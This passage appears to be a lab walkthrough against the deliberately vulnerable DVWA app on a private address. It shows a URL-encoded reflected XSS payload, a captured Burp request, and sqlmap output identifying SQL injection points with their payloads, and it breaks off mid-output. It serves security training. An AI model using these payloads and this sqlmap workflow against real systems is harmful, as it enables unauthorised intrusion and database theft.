Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




Selection 35 (0x23)

Selected text


```
%3cscript%3ealert(1)%3c%2fscript%3e
```

Decoded from: URL encoding


```
<script>alert(1)</script>
```




Here in the above pictures we can see that in burpsuite I changed the web request form /sqli/ to /xss_r/ and by checking the result I changed the parameter from id to name.




```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




```
┌──(kali㉿kali)-[~]
└─$ echo "GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e" > sql

┌──(kali㉿kali)-[~]
└─$ cat sql
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
```




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql -p id
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.10.2#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
 laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 23:59:07 /2026-02-12/

[23:59:07] [INFO] parsing HTTP request from 'sql'
[23:59:07] [INFO] testing connection to the target URL
[23:59:07] [INFO] testing if the target URL content is stable
[23:59:07] [INFO] target URL content is stable
[23:59:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (
possible DBMS: 'MySQL')
[23:59:08] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to
cross-site scripting (XSS) attacks
[23:59:08] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for o
ther DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided lev
el (1) and risk (1) values? [Y/n] Y
[23:59:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:59:54] [WARNING] reflective value(s) found and filtering out
[23:59:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:59:55] [INFO] testing 'Generic inline queries'
[23:59:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[23:59:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[23:59:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comm
```




```
ent)'
[23:59:57] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING
 clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[23:59:57] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (EXTRACTVALUE)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (EXTRACTVALUE)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (GTID_SUBSET)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET
)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (BIGINT UNSIGNED)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSI
GNED)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (EXP)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP
 BY clause (JSON_KEYS)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS
)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (FLOOR)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (FLOOR)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (UPDATEXML)'
[23:59:57] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (UPDATEXML)'
[23:59:57] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (FLOOR)'
[23:59:57] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (FLOOR)' injectable
[23:59:57] [INFO] testing 'MySQL inline queries'
[23:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[23:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[23:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[23:59:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[23:59:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[23:59:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[23:59:58] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:00:08] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (qu
ery SLEEP)' injectable
[00:00:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:00:08] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:00:08] [INFO] automatically extending ranges for UNION query injection technique tests a
s there is at least one other (potential) technique found
[00:00:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time nee
ded to find the right number of query columns. Automatically extending the range for current
 UNION query injection technique test
[00:00:08] [INFO] target URL appears to have 2 columns in query
[00:00:08] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injecta
ble
[00:00:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '-
-drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 146 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1=1' OR NOT 8250=8250#&Submit=Submit

    Type: error-based
